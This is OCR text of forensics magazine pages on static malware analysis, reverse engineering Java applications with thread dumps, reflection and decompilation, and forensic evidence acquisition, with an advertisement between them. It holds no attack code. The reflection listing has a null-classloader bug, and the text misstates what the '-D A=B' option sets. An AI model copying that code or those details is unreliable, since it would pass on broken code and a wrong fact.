
THE NEXT STEPS

With Static malware analysis, you can safely gather all kind of information from a suspected file that can give you basic information about the file or files that malware uses.

Static malware analysis is the first step that you can perform on any file before digging into dynamic analysis, which will involve a much deeper investigation, and knowledge due to the fact that you will actually run the malware to get into it to try to figure it out, what it does, and how it does it.

You saw here several methods to perform on malware file to get as much information as we can from the malware files, keep in mind that malware writes using the lastest method to manipulate many of today tools, and by that, more accomplished and sophisticated malware is getting harder to extract information from.

With the information you collect using static malware analysis, you are ready for the next step in dynamic malware analysis.



ABOUT THE AUTHOR



Ram Shmider is ESM developer and integration, Professional developer, Security Hobbies. He has been in computer for more than 20 years, from the happy days of the DOS operation system, used to run my own BBS back there, I am a professional developer with experience in windows internal, device driver and web development working on my new security site – http://securitybot.org.

REVERSE ENGINEERING LARGE JAVA PROGRAMS

AND UNDERSTANDING APPLICATION SERVERS

by Colin Renouf

The aim of this pair of articles is to convey the techniques and tools of the trade for understanding and reverse engineering large Java applications, and using JavaEE application servers as an example to understand how external interfaces and hosted JavaEE programs interact. This is a complex subject, so only the basics of application servers will be covered, but if there is more interest in the internals further articles can be produced.

What you will learn:

- How Java works and is put to use in the enterprise
- What the different tools are to reverse engineer a Java application and how to use them to reverse engineer a large application server and application environment
- In the second article we will apply these tools to some of the internals of the WebLogic Application Server, so you will also learn about the startup of this well known application server environment

What you should know:

- A little about how to start a Java application from the command line
- A little about programming in a language such as C, C#, or Java

A basic knowledge of how to start a Java program, set up its environment, and a small amount of coding knowledge in a language such as C++, or C# is all that is required.

In the first article we will cover the basics of the Java environment and the tools for reverse engineering, and in the second article we will apply them to reverse engineering the startup of the Oracle WebLogic Application Server – a well known JavaEE application server.

At this point you might be wondering why this is relevant in a forensics context. Well, as more of the modern server side systems move to Java and its enterprise services from C written proprietary systems, an understanding of how to reverse engineer server side Java programs will become essential. However, we will also examine in the next article how to use the tools to uncover what is going on inside an application server here because most make use of a number of key open source components that are by vendors, and many types of problems where Java forensics will be called for will involve the interaction between code written by criminal and the application server it is hooking, attacking, or using. Therefore, by using a complex example of a well known proprietary application server we can see not just how to uncover the workings of a large Java program, but also how to uncover the interactions with the platform on which it runs.

JAVA BASICS – HOW A JAVA PROCESS RUNS

In the modern world a large proportion of server side web and enterprise ap-

plications are based on the Java programming language and all or some subset of the JavaEE standard for enterprise Java application development.

Java is an object-oriented programming language developed by Sun Micro Systems (now part of Oracle) by simplifying C and C++ to remove the complex features that led to bugs, e.g. Pointers, multiple inheritance, etc. The aim was to make the language portable across multiple environments so the concept of a Java Virtual Machine runtime was used; where Java language is compiled down to produce Java "byte code" as equivalent to a machine language for the virtual machine. This byte code is translated by interpretation or compiled at the class level into the native machine language for the given platform.

In Java code is written as object oriented classes that derive from the parent java.lang.Object class, and the functions operate on that and other classes from within the classes "methods" – the equivalent of a C function. One class in an application that runs as a process contains a "static void `Main()`" method as the entry point; and for JavaEE this is usually the hosting application server.

The *Java virtual machine* (JVM) has a top half that processes Java byte code and looks to all intents and purposes to the byte code as if it is a real machine, and the bottom half translates this generic platform independent representation into something that is executable by the real machine on which it is running. Rather than having virtual registers like a real machine the JVM uses a stack based machine architecture, with position on the stack taking the place of defined registers.

When the Java virtual machine, which has its core usually written in C, executes it performs its own internal bootstrapping and then gets on to the business of running Java code, i.e. loading and executing Java classes and the methods within them. The classes are loaded by a hierarchy of classloaders; the first of which is the bootstrap classloader that is usually written in C to target the native platform, and which loads the Java code that is fundamental to execution of Java code and which interfaces directly to native or C code. This then leads to the loading and execution of other classloaders that are written in




Figure 1. *Java Virtual Machine Architecture*

pure Java; the most fundamental of which is the `URLClassloader` from which many others inherit.

When the classes are loaded a class verifier checks the loaded Java byte code against a set of rules to provide the Java security and reliability features. After these checks the constants are loaded into the constant area and methods are loaded into the method area. Objects are created on the heap by the "new" operator, methods execute on the stack, with parameters and return values "pushed" onto the stack when a method call is made. Native code for the platform executes on its own stack to protect the Java code, as the native code can't be verified in the same way as the Java code can as it is dependent on the platform and what else is running on the real machine. Eventually a Java byte code interpreter executes the Java byte code instructions, or a *just in time* (JIT) compiler produces compiled native code "modules" to represent one or more classes at runtime for loading into a native code execution engine under the control of the virtual machines (Figure 1).

UNDERSTANDING JAVA PROCESSES ON THE PLATFORM

There are a few key areas that must be understood in order to understand how a typical Java process interacts with the platform on which it is running. We will look at these generically and then look at the specifics of understanding the code that starts up the Oracle WebLogic Server 11G application server.

ENVIRONMENT VARIABLES

With Java processes the environment variables used to control the virtual machine itself are critical to how the process runs, and often even which code runs.

Many years ago, whilst investigating performance and reliability issues between the IBM WebSphere Application Server, the AIX operating system, and the WebSphere MQ (formerly MQSeries) messaging engine it was necessary to reverse engineer the interfaces between each of these products to a very low level to determine how thread synchronization was working (or not in this case). The WebSphere Application Server package is IBMs JavaEE application server engine, and it runs on a Java virtual machine (an IBM one called J9).

During the reverse engineering work code seemed to execute that seemed unrelated to what appeared to be deployed; but we eventually found that multiple copies of some classes with the same name but a different implementation or at different versions were deployed in different Java archive library files (Jar files) and this was the cause of the confusion. This is seen often in the JavaEE world as many vendors take parts of Open Source reference packages for some parts of their standards compliant implementation and integrate it, but as these packages may themselves be based on smaller utility packages at different versions the Jar files would often package their own specific versions and thus duplicate the implementation. This leads to the reason why the CLASSPATH environment variable or Java virtual machine parameter (`-cp <>` or `-classpath <>`) is so important as it controls which library and which Java class is visibly in scope at a particular time.

THE COMMAND LINE

There are a number of parameters on the Java virtual machine command line that control the execution environment in terms of memory or can pass variables to the application.

- The `-D A=B` type of option allows the property A to be set to the value D.
- The `-XmxVALUE` and `-XmsVALUE` control the heap size available to the JVM to VALUE, and `-XssVALUE` sets the Java thread stack size to VALUE.
- The `-Xshare`: options control how classes are cached across Java process instances when loaded by the first instance.
- The `-verbose:X` options control the amount of information written to standard output, which is often used for log files.

Listing 1. *Java Code to Sleep*

```
class test {
    public static void main(String args[]) {
        System.out.println("About to sleep for a really long time");
        try {
            java.lang.Thread.sleep(1000000);
        } catch (Exception e) {
        }
    }
}
```

Output 1a. *Thread dump showing run time relationship between threads and classes*

```
2012-12-15 11:18:28
Full thread dump OpenJDK Server VM (20.0-b12 mixed mode):

"Low Memory Detector" daemon prio=10 tid=0xb77a3c00 nid=0x1119 runnable [0x00000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread1" daemon prio=10 tid=0xb77a2000 nid=0x1118 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread0" daemon prio=10 tid=0xb779fc00 nid=0x1117 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Signal Dispatcher" daemon prio=10 tid=0xb779e800 nid=0x1116 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Finalizer" daemon prio=10 tid=0xb778ec00 nid=0x1115 in Object.wait() [0x8be1b000]
   java.lang.Thread.State: WAITING (on object monitor)
   at java.lang.Object.wait(Native Method)
   - waiting on <0xa9ba1160> (a java.lang.ref.ReferenceQueue$Lock)
   at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:133)
   - locked <0xa9ba1160> (a java.lang.ref.ReferenceQueue$Lock)
   at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:149)
   at java.lang.ref.Finalizer$FinalizerThread.run(Finalizer.java:177)

"Reference Handler" daemon prio=10 tid=0xb778d400 nid=0x1114 in Object.wait() [0x8be6c000]
   java.lang.Thread.State: WAITING (on object monitor)
   at java.lang.Object.wait(Native Method)
   - waiting on <0xa9ba1060> (a java.lang.ref.Reference$Lock)
   at java.lang.Object.wait(Object.java:502)
   at java.lang.ref.Reference$ReferenceHandler.run(Reference.java:133)
   - locked <0xa9ba1060> (a java.lang.ref.Reference$Lock)

"main" prio=10 tid=0xb7704c00 nid=0x1110 waiting on condition [0xb7871000]
   java.lang.Thread.State: TIMED_WAITING (sleeping)
   at java.lang.Thread.sleep(Native Method)
   at test.main(test.java:5)

"VM Thread" prio=10 tid=0xb7789800 nid=0x1113 runnable

"GC task thread#0 (ParallelGC)" prio=10 tid=0xb770c000 nid=0x1111 runnable

"GC task thread#1 (ParallelGC)" prio=10 tid=0xb770d400 nid=0x1112 runnable

"VM Periodic Task Thread" prio=10 tid=0xb77a5800 nid=0x111a waiting on condition

JNI global references: 863

Heap
PSYoungGen      total 8832K, used 304K [0xa9ba0000, 0xaa570000, 0xb4640000)
  eden space 7616K, 4% used [0xa9ba0000,0xa9bec318,0xaa310000)
  from space 1216K, 0% used [0xaa440000,0xaa440000,0xaa570000)
  to   space 1216K, 0% used [0xaa310000,0xaa310000,0xaa440000)
PSOldGen        total 20160K, used 0K [0x94640000, 0x959f0000, 0xa9ba0000)
  object space 20160K, 0% used [0x94640000,0x94640000,0x959f0000)
PSPermGen       total 16384K, used 1921K [0x8c640000, 0x8d640000, 0x94640000)
```

Output 1b. *Thread dump showing run time relationship between threads and classes*

```
  object space 16384K, 11% used [0x8c640000,0x8c820670,0x8d640000)

2012-12-15 11:18:33
Full thread dump OpenJDK Server VM (20.0-b12 mixed mode):

"Low Memory Detector" daemon prio=10 tid=0xb77a3c00 nid=0x1119 runnable [0x00000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread1" daemon prio=10 tid=0xb77a2000 nid=0x1118 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread0" daemon prio=10 tid=0xb779fc00 nid=0x1117 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Signal Dispatcher" daemon prio=10 tid=0xb779e800 nid=0x1116 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Finalizer" daemon prio=10 tid=0xb778ec00 nid=0x1115 in Object.wait() [0x8be1b000]
   java.lang.Thread.State: WAITING (on object monitor)
   at java.lang.Object.wait(Native Method)
   - waiting on <0xa9ba1160> (a java.lang.ref.ReferenceQueue$Lock)
   at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:133)
   - locked <0xa9ba1160> (a java.lang.ref.ReferenceQueue$Lock)
   at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:149)
   at java.lang.ref.Finalizer$FinalizerThread.run(Finalizer.java:177)

"Reference Handler" daemon prio=10 tid=0xb778d400 nid=0x1114 in Object.wait() [0x8be6c000]
   java.lang.Thread.State: WAITING (on object monitor)
   at java.lang.Object.wait(Native Method)
   - waiting on <0xa9ba1060> (a java.lang.ref.Reference$Lock)
   at java.lang.Object.wait(Object.java:502)
   at java.lang.ref.Reference$ReferenceHandler.run(Reference.java:133)
   - locked <0xa9ba1060> (a java.lang.ref.Reference$Lock)

"main" prio=10 tid=0xb7704c00 nid=0x1110 waiting on condition [0xb7871000]
   java.lang.Thread.State: TIMED_WAITING (sleeping)
   at java.lang.Thread.sleep(Native Method)
   at test.main(test.java:5)

"VM Thread" prio=10 tid=0xb7789800 nid=0x1113 runnable
"GC task thread#0 (ParallelGC)" prio=10 tid=0xb770c000 nid=0x1111 runnable
"GC task thread#1 (ParallelGC)" prio=10 tid=0xb770d400 nid=0x1112 runnable
"VM Periodic Task Thread" prio=10 tid=0xb77a5800 nid=0x111a waiting on condition

JNI global references: 863

Heap
 PSYoungGen      total 8832K, used 304K [0xa9ba0000, 0xaa570000, 0xb4640000)
  eden space 7616K, 4% used [0xa9ba0000,0xa9bec318,0xaa310000)
  from space 1216K, 0% used [0xaa440000,0xaa440000,0xaa570000)
  to   space 1216K, 0% used [0xaa310000,0xaa310000,0xaa440000)
 PSOldGen        total 20160K, used 0K [0x94640000, 0x959f0000, 0xa9ba0000)
  object space 20160K, 0% used [0x94640000,0x94640000,0x959f0000)
 PSPermGen       total 16384K, used 1921K [0x8c640000, 0x8d640000, 0x94640000)
  object space 16384K, 11% used [0x8c640000,0x8c820670,0x8d640000)
```

Listing 2a. *Java Code to Output Class Information using Reflection*

```
  import java.io.*;
import java.lang.reflect.*;
public class ShowClassFile {
    public static void main(String[] args) {

        if (args.length == 2) {
            BufferedReader reader;
            FileWriter writer;
            String testClassName;
            try {
                reader = new BufferedReader(new FileReader(new File(args[0])));
                writer = new FileWriter(args[1]);
                while ((testClassName = reader.readLine()) != null) {
                    try {
                        Class test = Class.forName(testClassName);
                        String location;
                        if (test.getClassLoader() != null) {
                            location = "Class loaded from: " +
                                test.getProtectionDomain().getCodeSource().getLocation();
                        } else {
                            location = "System Classloader loaded class from: " +
                                test.getClassLoader().getResource(testClassName);
                        }

                        // Write the details of the class out to a file
                        printClassInfo(test, location, writer);

                        location=null;
                        test=null;

                    } catch (ClassNotFoundException e) {
                        System.out.println("Couldn't find class: " + args[0]);
                    }
                    testClassName = null;
                    writer.flush();
                }
                reader.close();
                writer.close();
            } catch (FileNotFoundException e) {
                System.out.println("Input or output files not found");
            } catch (IOException e) {
                System.out.println("An IOException has occured writing to the file");
            }
        }
        else {
            System.out.println("Usage:ShowClassFile objectlistfile outputdetailsfile");
        }
    }

    public static void printClassInfo(Class clazz, String location,
                                FileWriter writer) throws IOException {
        writer.write("\n\n**************************************************\n");
        writer.write("Class Name: " + clazz.getName() + "\n");
        writer.write(location + "\n");
        writer.write("Superclass:" + clazz.getSuperclass() + "\n");
```

These values can often be found in startup script, which for the WebLogic Server application server would be the `startManagedWebLogic.sh` script, and some values can be found in the XML configuration file for WebLogic; config.xml. These are specific to the WebLogic environment, although the general idea of the script and configuration XML file is generally common across application server environments.

For reverse engineering, once the environment variables are known – such as by copying the startup script and editing it to start a different process – the key to understanding a process is to use the -verbose:class setting on the command line. This verbose logging causes the class name and the file location it was loaded from to be written to the standard output log file for the Java process – it is from here that we can see, at least until multiple threads are in flight, which classes are likely to have loaded which other classes; thus giving the dependencies. With minimal effort this log file can be processed and used as input to a Java process for using reflection to get a look into the original code; and we will look at a sample Java application for doing this later on in this article.

THREAD DUMP

When a process is running we often need to know which threads are active, what their stacks look like in terms of which method has called which method, and what threads are blocked. To do this we need to take a thread dump. Assuming the Java process is started from a command prompt in Windows this so done by pressing the Ctrl-Break key combination, and in Unix/Linux based platforms this is done by using a kill -QUIT PID or kill -3 PID command to send the SIGQUIT signal to the process with the process ID PID.(See Listing 1).

As an example we have created a simple Java program that just sleeps for a very long time so we can examine what is going on. Then we used the kill -3 command and caused the thread dump information to be written to the standard output file. The state of the threads is given by the keywords RUNNABLE, WAITING. TIMED_WAITING, etc. The thread IDs are shown and indicators as to what is causing the threads to block. Note the compiler threads showing that JIT compilation is available, even for a simple Java class with nothing else to compile. The GC threads show that garbage collection is active to tidy up memory once the finalizer thread has freed the object references. There are also signal handlers and scheduler threads, even for the simplest of classes. Each thread shows the stack of calls that got it to its current position, and is read from the bottom up for that thread. The heap is split into objects that are transient and objects that are long lived, which makes garbage collection a lot easier to implement. (See output 1).

APPLICATION CONFIGURATION

The type of configuration information varies between applications. Originally, each JAR file had a manifest with information and JavaEE applications had such files as web.xml, ejb-jar.xml, etc. Then annotations, where control information is written into the class file itself appeared on the scene so less of the metadata is written to the files.

With the application servers and other supporting infrastructure files were in use such as config.xml or server.xml; but these vary with the type of environment in which the program runs. The only solution to understanding how these are structured is to examine the documentation for the given platform. However, do try to get an understanding of the architecture of the platform as

Listing 2b. *Java Code to Output Class Information using Reflection*

```
        writer.write("\nInterfaces:\n**********\n");
        writer.write("\nMethods:\n*********\n");
        Method[] methods = clazz.getMethods();
        for (int idx=0; idx < methods.length; idx++)
            writer.write(methods[idx] + "\n");
        writer.write("\nFields:\n*******\n");
        Field[] fields = clazz.getFields();
        for (int idx2=0; idx2 < fields.length; idx2++)
            writer.write(fields[idx2] + "\n");
        writer.write("\n*************************************\n\n\n");
        writer.flush();
        fields=null;
        methods=null;
    }
}
```

Output 2. *Class Information for the WebLogic.Server class*

```
**********************************************************
Class Name: weblogic.Server
Class loaded from: file:/home/colin/Oracle/MiddlewareJDev/wlserver_10.3/server/l
ib/weblogic.jar
Superclass:class java.lang.Object

Interfaces:
***********

Methods:
*********
public static void weblogic.Server.main(java.lang.String[])
public java.lang.String weblogic.Server.toString()
public static boolean weblogic.Server.isRedefineClassesSupported()
public static java.lang.String weblogic.Server.getUsage()
public final native void java.lang.Object.wait(long) throws java.lang.Interrupte
dException
public final void java.lang.Object.wait(long,int) throws java.lang.InterruptedEx
ception
public final void java.lang.Object.wait() throws java.lang.InterruptedException
public native int java.lang.Object.hashCode()
public final native java.lang.Class java.lang.Object.getClass()
public boolean java.lang.Object.equals(java.lang.Object)
public final native void java.lang.Object.notify()
public final native void java.lang.Object.notifyAll()

Fields:
*******
public static final java.lang.String weblogic.Server.WEBLOGIC_INSTRUMENTATION_PR
OPERTY
public static final java.lang.String weblogic.Server.DIAGNOSTIC_PRE_PROCESSOR_CL
ASS
public static final java.lang.String weblogic.Server.WEBLOGIC_INSTRUMENTATION_SE
RVER_SCOPE
public static final java.lang.String weblogic.Server.CLASSLOADER_PREPROCESSOR

************************************
```

Listing 3. *Disassembled Source for the Java Sleeping Code*

```
import java.io.PrintStream;

class test {
   test() { }

    public static void main(String args[]) {
        System.out.println("About to sleep for a really long time");
        try {
            Thread.sleep(0xf4240L);
        }
        catch(Exception exception) { }
    }
}
```

there are often hidden configuration files. For example, since many application servers and most Eclipse-based IDEs are based on the OSGi standard for Java components using a registry and version management for multi-versioning it is worth understanding the XML or manifest files used for this as well – investigation and understanding is key. There are internals books available that can open up this information to interested parties.

Often this is the most important approach as with careful configuration of debugging options and internal hidden configuration options can often result in debugging information and traces being written to an output file, and this can effectively give a source code level trace. Do be aware that this will be slow.

REFLECTION

Java has a programming interface to understand the environment, the methods, etc of referenced classes. This API is known as the Reflection API.

For our example here, the output of the verbose:class information generated when the WebLogic application server was started, was stripped using Linux "grep" and "cut" utilities to produce a list of class files loaded in the appropriate order from the correct JAR locations in the environment and a Java application that uses reflection to interrogate each class as it is loaded was produced. This is below and shows how reflection is used. The output was written to another "report" and this was scripted to use an Eclipse-based modeling framework to produce class diagrams and sequence diagrams to understand the relationships. (See Listing 2).

An example of the output is shown in following output – Output 2.

JAVA DECOMPILER (JAD)

The final tool in the toolbox of every Java reverse engineer is the Java Decompiler which generates candidate source code for a class, i.e. Java code that would map to the given byte code; but note that it may not be the actual source code itself.

There is some question as to the legality of this approach so only use it if the code is not commercial code. In reality, the information given by the above approaches is usually sufficient to be able to understand most programs.

Jad can be downloaded from the link: *http://www.varaneckas.com/jad/*.

If we use the executable to decompile our test.class file we can see that it isn't the original source code that is recovered but source code that is equivalent. The decompiler generates a .jad file by default, but this can be renamed to a .java file to support changing it and redeploying. Note that the decompiled code includes an empty constructor and a hex value in the sleep call; and that imports are named for the external interface calls. (See Listing 3).

SUMMARY

So, what have we achieved so far? We have looked at how a Java process executes on a Java virtual machine, and examined some of the tools for examining a complex Java package. In the next article we will apply these tools – using the startup of the WebLogic Server JavaEE application server from Oracle as an example.

ABOUT THE AUTHOR



Colin Renouf is a long standing enterprise solutions architect with thirty years experience in the industry – concentrating on the finance sector. He has authored many magazine articles ranging from Unix, through Java and on to security; and has also written and contributed to books on the subject. He is currently contracting for a well known credit card company, but his main loves are Australia and some of its people, his children, singing, photography and just being with good company. Oh, and quantum physics as he is an eternal scientist."

a d v e r i s e m e n t



Make them hang on your every word...
Put them on the edge of their seats when you speak...

Leave them wanting more...
It can happen, but ONLY IF YOU GET THIS:

THE ELECTRONIC ADVANTAGE: 101 the Basics

This fast-paced, 4-hour, online tutorial is for any Skill level and even includes 10 case examples! All this for just $360



BONUS GIFT:
The first 50 orders get our incredible 92 Page Tech Guide, eBook, and Audiobook a $100 value

Go here now and order:
www.technologicalevidence.com

DIGITAL FORENSICS IN A NUTSHELL

by Barry Kokotailo

Before 1999, formal dedicated digital forensics toolkits did not exist. Then came the first free open source tool to perform digital forensics: The Coroners Toolkit created by Dan Farmer and Wietse Venema (http://www.porcupine.org/forensics/tct.html). This sparked a massive revolution in the science and art of digital forensics. This article will deal with the stages in a digital forensics examination, the tools used by most forensics people, and some final thoughts on the world of forensics.

What you will learn:

- Image media.
- Acquire memory.
- Analyze data.
- Present reports.

What you should know:

- Systems administrator
- Network administrator
- Programmer (Some popular languages in use: C, Assembly, C++, Java, Ruby, Python) before venturing into the world of digital forensics.

The first step in the process is the acquisition of evidence. There are two forms of evidence: volatile and non-volatile. I acquire all volatile data first. When the machine is turned off, all volatile data will be destroyed. Non-volatile data will survive when the machine is turned off. If the machine is on, we would like to acquire the volatile memory and save it to a file. If the machine is a Windows based system, the most often used open source tool used is MoonSols DumpIT (*http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream*) to actually acquire the image of ram. I usually run the MoonSols app from a large 128 gig USB drive and save the ram image to that drive. After the acquisition of ram, it would be advisable to check to see if the system disk is encrypted. A free tool such as Encrypted Disk Detector could be used to non-intrusively perform this examination (*http://info.magnetforensics.com/encrypted-disk-detector*). If it is and the machine is turned on, it would be wise to acquire an image of the hard drive. Ask the suspect for the encryption keys. If he fails to comply, see if it is possible to create a rescue key.

If there are any mobile devices at the scene (cell phones and tablets) acquire them. If the devices are on and unlocked, place a battery charger to the device to ensure there is enough power to get the device to the lab (*http://www.amazon.com/Enercell-Micro-Portable-Power-23-219/dp/B008PTXXBG*). Place the devices inside of Faraday bags for transport to the lab (*http://www.faradaybag.com/*).

All the tools examining a live system should be run from separate media (USB sticks). Ensure all tools on

your triage media come from reliable sources. Run MD5 and SHA1 hashes of all data acquired in the field. Take detailed notes and record the field triage. You might have to explain your procedure in court (Figure 1-3).

After the acquisition of dynamic evidence is complete, we then proceed to image any hard drives using a free application from AccessData called FTK Imager. With this tool we can preview the hard drive partitions, image partitions, make custom images, export individual files, create hashes, and grab memory. Another feature of FTK Imager is the ability to grab the registry files from a running system. I can also get the files that would allow me to decrypt any files that where BitLockered if this was a Windows target. I would have a very large target USB drive connected to the live system. Would then connect a USB drive with FTK Imager Lite on it. Then would proceed to image the suspect drive(s), registry files, and memory to the target USB hard drive. The memory acquisition is unique to FTK and seems to work with the FTK Forensics Toolkit.




Figure 1. *Directory listing of DumpIT directory on my machine*

